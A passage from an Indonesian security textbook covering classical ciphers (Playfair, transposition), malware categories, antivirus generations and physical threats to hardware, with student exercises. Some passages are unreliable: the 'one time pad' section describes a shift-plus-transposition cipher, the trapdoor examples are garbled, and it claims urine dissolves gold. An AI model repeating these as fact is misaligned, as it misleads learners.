CIPHERTEXT	X	R	U	V	N	X	A	S	A	V	E	D	Y	L	E	L	S	E	K	V	O

Gambar 5.13 Hasil Kriptografi Kode Vigener (Huruf)

Ciphertext : **XRUVNXASAVEDYLELSEKVO**

5.2.2 Kode Playfair

Ditemukan oleh Sir Charles Wheatstone dan Baron Lyon Playfair pada tahun 1854. Cipher ini mengenkripsi pasangan huruf (digram atau digraf), bukan huruf tunggal seperti pada cipher klasik lainnya. Tujuannya adalah untuk membuat analisis frekuensi menjadi sangat sulit sebab frekuensi kemunculan huruf-huruf di dalam cipherteks menjadi datar (flat).

Kunci kriptografinya 25 buah huruf yang disusun di dalam bujursangkat 5x5 dengan menghilangkan huruf J dari abjad.[13]

Dan matriks yang digunakan adalah:

S	T	A	N	D
E	R	C	H	B
K	F	G	I	L
M	O	P	Q	U
V	W	X	Y	Z

Gambar 5.14 Tabel Matriks Bujusangkar Kode Playfair

Ada beberapa aturan dalam melakukan enkripsi dengan kode playfair yaitu:

1. Karakter yang ada pada plaintext dibagi menjadi masing-masing 2 karakter.
2. Jika kedua huruf/ karakter tidak terletak pada satu baris atau kolom maka pergerakan karakter dimulai dari huruf kedua secara vertical menuju teks-kode. Contoh: karakter ‘di’ terdapat pada baris dan kolom yang berbeda maka dimulai dari ‘I’ tarik secara vertikal menuju baris yang terdapat huruf ‘d’ sebanyak 2 baris maka akan ditemukan ‘n’, selanjutnya ‘d’ ditarik vertical menuju baris yang terdapat ‘I’ sehingga didapatkan ‘L’.

S	T	A	N	D
E	R	C	H	B
K	F	G	I	L
M	O	P	Q	U
V	W	X	Y	Z

Gambar 5.15 Tabel Matriks Bujusangkar Kode Playfair

3. Jika karakter-karakter yang dienkripsi atau deskripsi berada pada kolom atau baris yang sama dan saling berdekatan maka gunakan prinsip kebawah atau kesamping. Contoh karakter ‘an’, maka karakter disamping ‘n’ adalah ‘d’ dan karakter disamping ‘a’ adalah ‘n’ maka ciphertextnya adalah ‘dn’.

S	T	A	N	D
E	R	C	H	B
K	F	G	I	L
M	O	P	Q	U
V	W	X	Y	Z

Gambar 5.16 Tabel Matriks Bujusangkar Kode Playfair

4. Jika karakter yang dienkripsi berada pada akhir baris maka diikuti aturan no 3 diatas, tetapi pada kasus baris terakhir maka karakter yang diambil adalah karakter yang disamping yaitu karakter pertama pada baris selanjutnya.

S	T	A	N	D
E	R	C	H	B
K	F	G	I	L
M	O	P	Q	U
V	W	X	Y	Z

Gambar 5.17 Tabel Matriks Bujusangkar Kode Playfair

5. Jika terdapat karakter kembar maka cukup ditambahkan karakter yang disepakati misalnya karakter ‘aa’ disepakati untuk disisipkan dengan karakter ‘z’ maka chipertext ‘aza’.
6. Untuk kepentingan analisis kode playfair maka aturan no 2 disebut ERDL (Encipher Right Decihper Left), aturan no 3 dan 4 disebut EBDA (Encipher Below Decipher Above).

Contoh: Belajarlah Cepat

Plaintext	be	la	Ja	rl	ah	ce	pa	tx
Ciphertext	rk	gd	gn	bf	nc	rh	cx	aw

Gambar 5.18 Tabel Matriks Bujusangkar Kode Playfair

Karena pada akhir tidak terdapat 2 karakter maka untuk melengkapi di tambahkan karakter yang disepakati.

Soal

1. Buatlah ciphertext dari kata **SEMANGAT** dengan menggunakan kode geser (kunci:7)!
2. Buatlah ciphertext dari kata **STAY AT HOME** dengan menggunakan kode geser (kunci:10)!
3. Buatlah ciphertext dari kata **SELAMAT TINGGAL** dengan menggunakan kode Vigenere Angka (kunci:2,4,6,8,10)!
4. Buatlah ciphertext dari kata **MUSIM HUJAN** dengan menggunakan kode Vigenere Huruf (kunci:banjir)!
5. Buatlah ciphertext dari kata **TETAP BERSAMA** dengan menggunakan Kode Playfair!

BAB VI
TEKNIK TRANSPOSISI DAN ONE TIME PAD

6.1 Teknik Kriptografi Transposisi dan One Time Pad

Kriptografi adalah ilmu mengenai teknik enkripsi dimana “naskah asli” (plaintext) diacak menggunakan suatu kunci enkripsi menjadi “naskah acak yang sulit dibaca” (ciphertext) oleh seseorang yang tidak memiliki kunci dekripsi. Dekripsi menggunakan kunci dekripsi bisa mendapatkan kembali data asli. Probabilitas mendapat kembali naskah asli oleh seseorang yang tidak mempunyai kunci dekripsi dalam waktu yang tidak terlalu lama adalah sangat kecil.

Teknik enkripsi yang digunakan dalam kriptografi klasik adalah enkripsi simetris dimana kunci dekripsi sama dengan kunci enkripsi. Untuk public key cryptography, diperlukan teknik enkripsi asimetris dimana kunci dekripsi tidak sama dengan kunci enkripsi. Enkripsi, dekripsi dan pembuatan kunci untuk teknik enkripsi asimetris memerlukan komputasi yang lebih intensif dibandingkan enkripsi simetris, karena enkripsi asimetris menggunakan bilangan – bilangan yang sangat besar. (Kromodimoeljo, 2010).

6.1.1 Teknik Transposisi

Metode penyandian transposisi adalah metode penyandian dengan cara mengubah letak dari teks pesan yang akan disandikan. Untuk membaca pesan aslinya kembali, cukup dengan mengembalikan letak dari pesan tersebut berdasarkan kunci dan algoritma pergeseran huruf yang telah disepakati.

Sebelumnya sudah dijelaskan bahwa metode kuno/ klasik terdiri dari 2 teknik yaitu:

1. Teknik Subtitusi, contoh: kode kaisar (geser, monoalphabet, polyalphabet, playfair, dan lainnya)
2. Teknik Permutasi, contoh: kode transposisi.

Teknik ini menggunakan permutasi karakter, yang mana dengan menggunakan teknik ini pesan asli tidak dapat dibaca kecuali oleh orang yang memiliki kunci untuk mengembalikan pesan tersebut ke bentuk semula.

Sebagai contoh, ada 6 kunci untuk melakukan permutasi kode:

1	2	3	4	5	6
3	5	1	6	4	2

Gambar 6.1 Kunci Permutasian Kode

Dan 6 kunci untuk inversi dari permutasi tersebut:

1	2	3	4	5	6
3	6	1	5	2	4

Gambar 6.2 Kunci Inversi dari Permutasian Kode

Terlebih dahulu plaintext dibagi menjadi beberapa blok dan tiap blok nya terdiri dari 6 karakter, jika terjadi kekurang pada setiap blok maka disisipkan karakter yang disepakati sebelumnya.

Perhatikan contoh dibawah ini:
Plaintext : **PERHATIKAN RAKYAT KECIL**
Cara memutasi plaintext, yaitu :

1	2	3	4	5	6	1	2	3	4	5	6	1	2	3	4	5	6	1	2	3	4	5	6
P	E	R	H	A	T	I	K	A	N	R	A	K	Y	A	T	K	E	C	I	L	X	X	X
3	5	1	6	4	2	3	5	1	6	4	2	3	5	1	6	4	2	3	5	1	6	4	2
R	A	P	T	H	E	A	R	I	A	N	K	A	K	K	E	T	Y	L	X	C	X	X	I

Gambar 6.3 Hasil Teknik Transposisi permutasian kode

Ciphertext : **RAPTHEARIANKAKKETYLXCXXI**

Sedangkan kunci inverse berfungsi untuk mengubah ciphertext menjadi plaintext.

Perhatikan contoh dibawah ini:

1	2	3	4	5	6	1	2	3	4	5	6	1	2	3	4	5	6	1	2	3	4	5	6
R	A	P	T	H	E	A	R	I	A	N	K	A	K	K	E	T	Y	L	X	C	X	X	I
3	6	1	5	2	4	3	6	1	5	2	4	3	6	1	5	2	4	3	6	1	5	2	4
P	E	R	H	A	T	I	K	A	N	R	A	K	Y	A	T	K	E	C	I	L	X	X	X

Gambar 6.4 Hasil Plaintext Transposisi Permutasian

Selain teknik mutasi-inversi ada beberapa teknik permutasi lainnya yaitu dengan menggunakan permutasi zigzag, segitiga, spiral, dan diagonal.

1. Zig-zag Dengan memasukan plaintext seperti pola zig-zag.
   Plaintext: **PERHATIKAN RAKYAT KECIL**

			H						N						T						X
		R		A				A		R					A		K				L	
	E				T		K				A		Y					E		I			
P						I						K							C				

Gambar 6.5 Contoh Teknik Permutasian Pola Zigzag

Ciphertext : **HNTXRAARAKLETKAYEIPIKC**

2. Segitiga Dengan memasukan plaintext sepeti pola segitiga.
   Plaintext: **PERHATIKAN RAKYAT KECIL**

				P				
			E	R	H			
		A	T	I	K	A		
	N	R	A	K	Y	A	T	
K	E	C	I	L	X	X	X	X

Gambar 6.6. Contoh Teknik Permutasian Pola Segitiga

Ciphertext : **KNEARCETAIPRIKLHKYXAAXTXX**

3. Spiral Dengan memasukan plaintext disusun seperti pola spiral.
   Plaintext: **PERHATIKAN RAKYAT KECIL**

P	E	R	H	A
T	K	E	C	T
A	X	X	I	I
Y	X	X	L	K
K	A	R	N	A

Gambar 6.7 Contoh Teknik Permutasian Pola Sprial 1

Ciphertextnya : **PTAYKEKXXAREXXRHCILNATIKA**

4. Diagonal Dengan memasukan plaintext disusun seperti pola dibawah ini.
   Plaintext: **PERHARTIKAN RAKYAT KECIL**

P	T	R	T	L
E	I	A	K	X
R	K	K	E	X
H	A	Y	C	X
A	N	A	I	X

Gambar 6.8 Contoh Teknik Permutasian Pola Spiral 2

Ciphertextnya : **PTRTLEIAKXRKKEXHAYCXANAIX**

6.1.2 One Time Pad

Pada umumnya algoritma kriptografi tidaklah sempurna, tetapi untuk mendapatkan algoritma yang lebih baik dan mempunyai sedikit kemunngkinan untuk dipecahkan adalah one time pad (OTP). Salah satu konsep OTP adalah dengan menggunakan enkripsi super. Contoh pada metode ini yaitu :

Plaintext : **PERHATIKAN RAKYAT KECIL**

1. Menggunakan teknik subtitusi dengan algoritma kode geser sebanyak 7.

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e	f
P	E	R	H	A	T	I	K	A	N	R	A	K	Y	A	T	K	E	C	I	L					
V	K	X	N	G	Z	O	Q	G	T	X	G	Q	E	G	Z	Q	K	I	O	R					

Gambar 6.9 Teknik One Time Pad geser 7

Ciphertext dari hasil teknik subtitusi di ubah menjadi ciphertext dengan teknik transposisi.

2. Menggunakan teknik transposisi dengan teknik diagonal dengan kunci 5 x 5.

V	Z	X	Z	R
K	O	G	Q	X
X	Q	Q	K	X
N	G	E	I	X
G	T	G	O	X

Gambar 6.10 Teknik One Time Pad diagonal 5x5

Ciphertext : **VZXZRKOGQXXQQKXNGEIXGTGOX.**

Teknik dari enkripsi super sangat penting dan banyak dari algoritma enkripsi modern yang menggunakan teknik ini sebagai dasar pembuatan suatu algoritma modern.

Soal

1. Buatlah ciphertext dari plaintext **INTERNET** dengan menggunakan transposisi!
2. Buatlah ciphertext dari kata **KULIAH ONLINE** dengan menggunakan permutasi zigzag!
3. Buatlah plaintext dari ciphertext **KNMBAAHRU** dengan menggunakan transposisi!
4. Buatlah ciphertext dari kata **MATAHARI PAGI CERAH** dengan menggunakan permutasi diagonal!
5. Buatlah ciphertext dari kata **MOBIL BERWARNA BIRU** dengan menggunakan one time pad!

BAB VII
KEAMANAN DARI DEVIL PROGRAM

7.1 Keamanan Devil Program

Devil Program adalah Program ada yang memerlukan inang (host program) dan ada yang tidak memerlukan program inang.

Klasifikasi program jahat (Malicious Program)

1. Program-program yang memerlukan program inang (host program). Fragmen program tidak dapat mandiri secara independen dari suatu program aplikasi, program utilitas atau program sistem.
2. Program-program yang tidak memerlukan program inang. Program sendiri yang dapat dijadwalkan dan dijalankan oleh sistem operasi.

7.2 Tipe Tipe Program Jahat

7.2.1. Bacteria

program yang mengkonsumsi sumber daya sistem dengan mereplikasi dirinya sendiri. Bacteria tidak secara eksplisit merusak file. Tujuan program ini hanya satu yaitu mereplikasi dirinya. Program bacteria yang sederhana bisa hanya mengeksekusi dua kopian dirinya secara simultan pada sistem multiprogramming atau menciptakan dua file baru, masing-masing adalah kopian file program bacteria. Kedua kopian in kemudian mengkopi dua kali, danseterusnya.

7.2.2. Logic Bomb

Dalam program komputer, logic bomb, juga disebut *slag code*, adalah kode pemrograman, yang dimasukkan secara diam-diam atau sengaja, yang dirancang untuk di eksekusi (atau “meledak”). Sama halnya seperti bom yang memiliki selang waktu tertentu, atau kegagalan pengguna untuk menanggapi perintah program, ini virus komputer yang bisa berbentuk Trojan horse atau malware ransomware.

logik yang ditempelkan pada program komputer agar memeriksa suatu kumpulan kondisi di sistem. Ketika kondisi-kondisi yang dimaksud ditemui, logik mengeksekusi suatu fungsi yang menghasilkan aksi-aksi takdiotorisasi.

a. Logic bomb menempel pada suatu program resmi yang diset meledak ketika kondisi- kondisi tertentudipenuhi.
b. Contoh kondisi-kondisi untuk memicu logic bomb adalah ada atau tudak adanya file-file tertentu, hari tertentu daru minggu atau tanggal, atau pemakai menjalankan aplikasi tertentu. Begitu terpicu, bomb mengubah atau menghapus data atau seluruh file, menyebabkan mesin terhenti, atau mengerjakan perusakanlain.

7.2.3. Trapdoor

Trapdoor adalah jebakan yang digunakan untuk menjebak administrator agar menjalankan perintah tertentu yang nantinya dengan perintah tersebut penyusup bisa mendapatkan jalan untuk mendapatkan previlege root. Trapdoor adalah kode yang menerima suatu barisan masukan khusus atau dipicu dengan menjalankan ID pemakai tertentu atau barisan kejahatan

tertentu. Trapdoor telah dipakai secara benar selama bertahun-tahun oleh pemogram untuk mencari kesalahan program. Debugging dan testing biasanya dilakukan pemogram saat mengembangkan aplikasi.

Cara Kerja Trapdoor

Sistem login trapdoor mungkin mengambil bentuk kombinasi pengguna dan kata sandi keras yang memberikan akses ke sistem.

Contoh:

1. Semacam trap digunakan sebagai perangkat plot / versi browser baru untuk menekan kelaparan karena beban kerja di browser.
2. Mode simulasi permainan video dan interaksi langsung dengan kecerdasan buatan
3. Meskipun jumlah trapdoor dalam sistem yang menggunakan perangkat lunak (perangkat lunak yang kode sumbernya tidak tersedia untuk umum) tidak secara luas dikreditkan, namun sering terinfeksi. Programmer bahkan berhasil secara diam-diam memasang kode jinak dalam jumlah besar sebagai hadiah dalam program, meskipun kasus semacam itu mungkin melibatkan instansi resmi, jika bukan izin sebenarnya.
4. Permintaan Apps / Games di facebook digunakan untuk meminta Anda MENGIZINKAN aplikasi untuk mengakses informasi Anda untuk diproses lebih lanjut, sebagian besar orang hanya MENGIZINKAN Aplikasi / Permintaan untuk mengakses informasi di sana.

7.2.4. Trojan Horse

Istilah ini pertama kali muncul pada sebuah laporan Angkatan Udara AS, yang menganalisis kerentanan komputer pada tahun 1974. Di tahun 1983, frasa tersebut semakin meluas setelah Ken Thompson menggunakannya dalam ceramah Turing yang terkenal, yang mana dia menyatakan:

“Sampai sejauh mana seseorang harus mempercayai pernyataan bahwa suatu program terbebas dari Trojan? Yang mungkin lebih penting dipercaya: orang-orang yang menulis perangkat lunaknya.”

Selama kurun waktu 1980-an, the Bulletin Board System—yang memungkinkan pengguna menembus web melalui saluran telepon—mengakibatkan peningkatan malware Trojan. Ketika komputer sudah dibekali kemampuan untuk mengunggah, mengunduh, dan berbagi file, add-on berbahaya disisipkan ke sistem operasi. Hari ini, terdapat ribuan versi malware.

Rutin tak terdokumentasi rahasia ditempelkan dalam satu program berguna. Program yang berguna mengandung kode tersembunyi yang ketika dijalankan melakukan suatu fungsi yang tak diinginkan. Eksekusi program menyebabkan eksekusi rutin rahasia ini.

1. Program-program trojan horse digunakan untuk melakukan fungsi-fungsi secara tidak langsung dimana pemakai tak diotorisasi tidak dapat melakukannya secara langsung. Contoh, untuk dapat mengakses file-file pemakai lain pada sistem dipakai bersama, pemakai dapat menciptakan program trojan horse.
2. Trojan horse ini ketika program dieksekusi akan mengubah ijin-ijin file sehinga file-file dapat dibaca oleh sembarang pemakai. Pencipta program dapat menyebarkan ke pemakai- pemakai dengan menempatkan

program di direktori bersama dan menamai programnya sedemikian rupa sehingga disangka sebagai program utilitas yang berguna.

3. Program trojan horse yang sulit dideteksi adalah kompilator yang dimodifikasi sehingga menyisipkan kode tambahan ke program-program tertentu begitu dikompilasi, seperti program login. Kode menciptakan trapdoor pada program login yang mengijinkan pencipta log ke sistem menggunakan password khusus. Trojan horse jenis ini tak pernah dapat ditemukan jika hanya membaca program sumber. Motivasi lain dari trojan horse adalah penghancuran data. Program muncul sebagai melakukan fungsi-fungsi berguna (seperti kalkulator), tapi juga secara diam-diam menghapus file-file pemakai.
4. Trojan horse biasa ditempelkan pada program-program atau rutin-rutin yang diambil dari BBS, internet, dan sebagainya.

Jenis Trojan Horse

1. **Rootkit**
   Rootkit bekerja dengan menyembunyikan aktivitas tertentu pada sistem komputer. Rootkit memungkinkan malware berjalan tanpa terdeteksi, untuk meningkatkan lamanya waktu dan tingkat kerusakan yang dapat diciptakan dari satu kali infeksi.
2. **Backdoor**
   Trojan backdoor memberikan kendali jarak jauh secara penuh kepada pemilik, sehingga dia dapat mengedit, mengirim, mengunduh dan menghapus file. Trojan jenis ini sering digunakan untuk membajak perangkat pribadi demi kegiatan kriminal.
3. **Exploit**
   Exploit bekerja dengan memanfaatkan lubang keamanan dalam perangkat lunak. Baik dalam aplikasi tertentu atau memengaruhi sistem operasinya sendiri, exploit dapat memanipulasi kerentanan untuk mendapatkan akses langsung ke file Anda.
4. **DDoS**
   Singkatan dari “Distributed Denial of Service,” Trojan ini akan meminta komputer untuk mengirim permintaan yang tak terhitung jumlahnya ke URL tertentu, dengan tujuan membebani server dan mematikan situs.
5. **Spyware**
   Spyware bertujuan untuk mencegat informasi pribadi Anda. Untuk mencapai tujuan ini, spyware menyalin file atau menggunakan layar atau keylogger untuk merekam apa yang Anda ketik dan situs web mana yang Anda kunjungi.
6. **Ransomware**
   Serangan ransomware sering dilakukan dengan menggunakan Trojan. Setelah malware masuk ke komputer Anda, komputer itu mengunci Anda dari area tertentu. Satu-satunya cara untuk mendapatkan kembali akses adalah dengan membayar denda.

7.2.5. Virus

Virus Adalah Kode yang ditempelkan dalam satu program yang menyebabkan pengkopian dirinya disisipkan ke satu program lain atau lebih, dengan cara memodifikasi program-program itu.

Jenis Jenis Virus

1. **Trojan**
   Trojan adalah virus yang dibuat dengan tujuan untuk mencuri data serta mengkontrol data korban. Virus ini masuk kedalam komputer lewat internet, email, dan lain – lain.
2. **Worm**
   Worm dikategorikan sebagai virus yang tidak membahayakan, namun mengganggu. Pasalnya, jika komputer terjangkit virus worm dibiarkan terlalu lama, worm akan menggandakan dirinya sendiri dan membuat space pada harddisk pengguna penuh.
3. **Memory Resident**
   Biasa akan menyerang RAM. Komputer yang terjangkit virus ini biasanya sering mengalami perlambatan pada program ketika dijalankan.
4. **Companion Virus**
   Merupakan virus yang cukup sulit untuk di Track. Virus ini cukup mengganggu karena dapat mengubah format dari file kita. Hal tersebut membuat file kita tidak dapat dibuka atau bahkan sulit ditemukan
5. **FAT Virus**
   File Allocation Table Virus adalah virus yang cukup berbahaya, karena memiliki kemampuan untuk menghancurkan file kita. Selain menghancurkan, bisa saja virus ini menyembunyikan file – file kita, sehingga seakan akan hilang atau terhapus.

7.2.5.1 Siklus Hidup Virus

Siklus hidup virus melalui empat fase(tahap), Yaitu :

1. Fase tidur (dormant phase). Virus dalam keadaan menganggur. Virus akan tiba-tiba aktif oleh suatu kejadian seperti tibanya tanggal tertentu, kehadiran program atau file tertentu, atau kapasitas disk yang melewati batas. Tidak semua virus mempunyai tahap ini.
2. Fase propagasi (propagation phase). Virus menempatkan kopian dirinya ke program lain atau daerah sistem tertentu di disk. Program yang terinfeksi virus akan mempunyai kloning virus. Kloning virus itu dapat kembali memasuki fase propagasi.
3. Fase pemicuan (triggering phase). Virus diaktifkan untuk melakukan fungsi tertentu. Seperti pada fase tidur, fase pemicuan dapat disebabkan beragam kejadian sistem termasuk penghitungan jumlah kopian dirinya.
4. Fase eksekusi (execution phase). Virus menjalankan fungsinya, fungsinya mungkin sepele seperti sekedar menampilkan pesan dilayar atau merusak seperti merusak program dan file-file data, dan

sebagainya. Kebanyakan virus melakukan kerjanya untuk suatu sistem operasi tertentu, lebih spesifik lagi pada platform perangkat keras tertentu. Virus-virus dirancang memanfaatkan rincian-rincian dan kelemahan- kelemahan sistem tertentu.

7.2.5.2 Klasifikasi Virus

1. Parasitic virus. Merupakan virus tradisional dan bentuk virus yang paling sering. Tipe ini mencantolkan dirinya ke file .exe. Virus mereplikasi ketika program terinfeksi dieksekusi dengan mencari file-file .exe lain untuk diinfeksi.
2. Memory resident virus. Virus memuatkan diri ke memori utama sebagai bagian program yang menetap. Virus menginfeksi setiap program yang dieksekusi.
3. Boot sector virus. Virus menginfeksi master boot record atau boot record dan menyebar saat sistem diboot dari disk yang berisi virus.
4. Stealth virus. Virus yang bentuknya telah dirancang agar dapat menyembunyikan diri dari deteksi perangkat lunakantivirus.
5. Polymorphic virus. Virus bermutasi setiap kali melakukan infeksi. Deteksi dengan penandaan virus tersebut tidak dimungkinkan. Penulis virus dapat melengkapi dengan alat-alat bantu penciptaan virus baru (virus creation toolkit, yaitu rutin-rutin untuk menciptakan virus-virus baru). Dengan alat bantu ini penciptaan virus baru dapat dilakukan dengan cepat. Virus-virus yang diciptakan dengan alat bantu biasanya kurang canggih dibanding virus-virus yang dirancang dariawal.

Dampak Negatif Virus

Banyak efek samping yang dapat diakibatkan oleh virus, efek samping ini dapat mempengaruhi program maupun sistem komputer. Beberapa keluhan yang umum terjadi akibat infeksi virus komputer antara lain adalah:

1. Memory harddisk yang tiba-tiba menjadi sangat penuh
2. File atau program yang corrupt
3. File tiba-tiba hilang atau hidden
4. Sistem mudah restart dan mati dengan sendirinya
5. Muncul beberapa file atau program baru di komputer tanpa diinstal

Pencegahan Virus

1. Install pembaruan komputer dan anti virus
2. Berhati-hati saat download atau menggunakan public Wi-Fi
3. Scanning anti virus terhadap portable device
4. Backup data secara berkala

7.2.6. Worm

Worm adalah Program yang dapat mereplikasi dirinya dan mengirim kopian-kopian dari komputer ke komputer lewat hubungan jaringan. Begitu tiba, worm diaktifkan untuk mereplikasi dan progasai kembali. Selain hanya propagasi, worm biasanya melakukan fungsi yang tak diinginkan.

a. Network worm menggunakan hubungan jaringan untuk menyebar dari sistem ke sistem lain. Sekali aktif di suatu sistem, network worm dapat

berlaku seperti virus atau bacteria, atau menempelkan program trojan horse atau melakukan sejumlah aksi menjengkelkan atau menghancurkan.

b. Untuk mereplikasi dirinya, network worm menggunakan suatu layanan jaringan, seperti : Fasilitas surat elektronik (electronic mail facility), yaitu worm mengirimkan kopian dirinya kesistem-sistem lain.
c. Kemampuan eksekusi jarak jauh (remote execution capability), yaitu worm mengeksekusi kopian dirinya di sistem lain.
d. Kemampuan login jarak jauh (remote login capability), yaitu worm log pada sistem jauh sebagai pemakai dan kemudian menggunakan perintah untuk mengkopi dirinya dari satu sistem ke sistem lain. Kopian program worm yang baru kemudian dijalankan di sistem jauh dan melakukan fungsi-fungsi lain yang dilakukan di sistem itu, worm terus menyebar dengan cara yang sama.
e. Network worm mempunyai ciri-ciri yang sama dengan virus komputer, yaitu mempunyai fase-fase sama, yaitu : Dormant phase, Propagation phase, Trigerring phase, Execution phase.
f. Network worm juga berusaha menentukan apakah sistem sebelumnya telah diinfeksi sebelum mengirim kopian dirinya ke sistem itu.

7.3 Antivirus

Solusi ideal terhadap ancaman virus adalah pencegahan. Jaringan diijinkan virus masuk ke sistem. Sasaran ini, tak mungkin dilaksanakan sepenuhnya. Pencegahan dapat mereduksi sejumlah serangan virus. Setelah pencegahan terhadap masuknya virus, maka pendekatan berikutnya yang dapat dilakukan adalah :

1. **Deteksi**.
   Begitu infeksi telah terjadi, tentukan apakah infeksi memang telah terjadi dan cari lokasi virus.
2. **Identifikasi**.
   Begitu virus terdeteksi maka identifikasi virus yang menginfeksi program.
3. **Penghilangan**.
   Begitu virus dapat diidentifikasi maka hilangkan semua jejak virus dari program yang terinfeksi dan program dikembalikan ke semua (sebelum terinfeksi). Jika deteksi virus sukses dilakukan, tapi identifikasi atau penghilangan jejak tidak dapat dilakukan, maka alternatif yang dilakukan adalah menghapus program yang terinfeksi dan kopi kembali backup program yang masih bersih.

Perkembangan program antivirus dapat diperiode menjadi empat generasi, yaitu :

1. **Generasi pertama :** sekedar scanner sederhana. Antivirus menscan program untuk menemukan penanda (signature) virus. Walaupun virus mungkin berisi karakter-karakter varian, tapi secara esensi mempunyai struktur dan pola bit yang sama di semua kopiannya. Teknis ini terbatas untuk deteksi virus-virus yang telah dikenal. Tipe lain antivirus generasi pertama adalah mengelola rekaman panjang (ukuran) program dan memeriksa perubahan panjangprogram.

2. **Generasi Kedua** : scanner yang pintar (heuristic scanner). Antivirus menscan tidak bergantung pada penanda spesifik. Antivirus menggunakan aturan-aturan pintar (heuristic rules) untuk mencari kemungkinan infeksi virus.Teknik yang dipakai misalnya mencari fragmen- fragmen kode yang sering merupakan bagian virus. Contohnya, antivirus mencari awal loop enkripsi yang digunakan polymorphic virus dan menemukan kunci enkripsi. Begitu kunci ditemukan, antivirus dapat mendeskripsi virus untuk identifikasi dan kemudian menghilangkan infeksi virus. Teknik ini adalah pemeriksanaan integritas. Checksum dapat ditambahkan di tiap program. Jika virus menginfeksi program tanpa mengubah checksum, maka pemeriksaan integritas akan menemukan perubahan itu. Untuk menanggulangi virus canggih yang mampu mengubah checksum saat menginfeksi program, fungsi hash terenkripsi digunakan. Kunci enkripsi disimpan secara terpisah dari program sehingga program tidak dapat menghasilkan kode hash baru dan mengenkripsinya. Dengan menggunakan fungsi hash bukan checksum sederhana maka mencegah virus menyesuaikan program yang menghasilkan kode hash yang sama sepertisebelumnya.

3. **Generasi ketiga :** jebakan-jebakan aktivitas (activity trap). Program antivirus merupakan program yang menetap di memori (memory resident program). Program ini mengidentifikasi virus melalui aksi-aksinya bukan dari struktur program yang diinfeksi. Dengan antivirus semacam in tak perlu mengembangkan penanda-penanda dan aturan-aturan pintar untuk beragam virus yang sangat banyak. Dengan cara ini yang diperlukan adalah mengidentifikasi kumpulan instruksi yang berjumlah sedikit yang mengidentifikasi adanya usaha infeksi. Kalau muncul kejadian ini, program antivirus segeramengintervensi.

4. **Generasi keempat :**proteksi penuh (full featured protection). Antivirus generasi ini menggunakan beragam teknik antivirus secara bersamaan. Teknik-teknik ini meliputi scanning dan jebakan-jebakan aktivitas. Antivirus juga mempunyai senarai kapabilitas pengaksesan yang membatasi kemampuan virus memasuki sistem dan membatasi kemampuan virus memodifikasi file untuk menginfeksi file. Pertempuran antara penulis virus dan pembuat antivirus masih berlanjut. Walau beragam strategi lebih lengkap telah dibuat untuk menanggulangi virus, penulis virus pun masih berlanjut menulis virus yang dapat melewati barikade-barikade yang dibuat penulis antivirus. Untuk pengaman sistem komputer, sebaiknya pengaksesandan pemakaian komputer diawasi dengan seksama sehingga tidak menjalankan program atau memakai disk yang belum terjamin kebersihannya dari infeksi virus. Pencegahan terbaik terhadap ancaman virus adalah mencegah virus memasuki sistem disaat yangpertama.[4]

Soal

1. Jelaskan klasifikasi virus?
2. Jelaskan siklus hidup virus?
3. Bagaimana cara mencegah komputer terkena virus?
4. Jelaskan genenrasi antivirus dan berikan contoh?
5. Apa saja dampak yang dapat ditimbulkan oleh virus?

BAB VIII
PENJAGAAN PADA KEAMANAN KOMPUTER

8.1 Keamanan Komputer Secara Fisik

Sistem keamanan komputer merupakan sebuah upaya yang dilakukan untuk mengamankan kinerja, fungsi atau proses komputer. sistem keamanan komputer juga berguna untuk menjaga komputer dari para hacker (penjahat dunia maya). Tetapi layaknya seperti gembok kunci dalam rumah yang menjaga rumah dari parah maling untuk masuk. Tetapi sebaik apapun sistem keamanan rumah anda pasti ada cara untuk masuk kedalam rumah anda. Dan mengapa dibutuhkannya sistem keamanan komputer karena meningkatnya perkembangan teknologi dalam jaringan.

Fungsi sistem keamanan komputer adalah untuk menjaga sumer daya sistem agar tidak digunakan, modfikasi, interupsi, dan diganggu oleh orang lain. Keamanan bisa diindentifikasikan dalam masalah teknis, manajerial, legalitas, dan politis.

8.2 Sisi Lingkungan

8.2.1 Manusia

Hal yang perlu diwaspadai adalah :

a. Mencuri perangkat keras(hardware)
b. Mencuri data, menyadap, melihat, dan mengubah data data penting didalam sistem
c. Mengcopy data
d. Merusak sistem dan mengakibatkan sebagian atau keseluruhan sistem tidak berfungsi
e. Menggangu sebagian atau seluruh sistem

Penanggulangan

a. Dengan membuat area yang terbatas, terutama area ruang server
b. Melindungi sebagian peralatan kompter dengan kerangka besi untuk mencegah tindak pencurian.
c. Mengunci ruangan dengan sistem password atau biometric untuk meningkatkan keamanan.

8.2.2 Binatang

Beberapa jenis binatang yang perlu diwaspadai :

a. Tikus : mengerat, sarang, urine, kotoran, bangkai.
b. Cicak : mengerat, telur, urine, kotoran, bangkai.
c. Laba-Laba : sarang, telur, urine, kotoran, bangkai.
d. Rayap : mengerat, sarang, urine, kotoran, bangkai.
e. Ngengat : telur, urine, kotoran, bangkai.
f. Semut : sarang, , urine, kotoran, bangkai.
g. Lalat : urine, kotoran, bangkai.

h. Tawon : sarang, telur, urine, kotoran, bangkai.
i. Nyamuk : urine, kotoran, bangkai.

Yang berbahaya dari binatang adalah :

1. Keratan, urine, kotoran, bangkai, sarang.
2. Yang paling berbahaya yaitu urine, karena mengandung zat zat yang bersifat asam. Urine dapat melarutkan materi materi bersifat logam yang tidak tahan asam, misalnya tembaga(Cu), Besi(Fe), Emas(Au).
3. Bahan yang tidak dapat digunakan pada motherboard adalah tembaga, emas, sehingga dapat ikut larut bila terkena zat zat yang bersifat asam.

Penanggulangan :

1. Menjaga kebersihan computer.
2. Menghalangi jalan masuk ke dalam menggunakan kasa.
3. Membunuh atau menangkap serangga dengan alat.
4. Jangan menggunakan kapur barus, karena kapur barus akan menyublim pada udara bebas. Gas yang dihasilkan dapat menempel ke benda lain dan mengkristal, misal nya pada permukaan head baca tulis, sehingga akan menganggu proses baca tulis.

8.2.3 Tumbuhan

Ada tiga jenis tumbuhan yang perlu diwaspadai, yaitu:

a. Jamur
b. Lumut
c. Ganggang biru

Ketiga tumbuhan tersebut dapat tumbuh pada lingkungan dengan kelembapan yang tinggi.

Penanggulangan :

1. Gunakan *air conditioner*(AC) untuk ruang kerja atau rang server.
2. Gunakan silica gel untuk tempat penyimpanan.

Fungsi dari silica gel adalah :

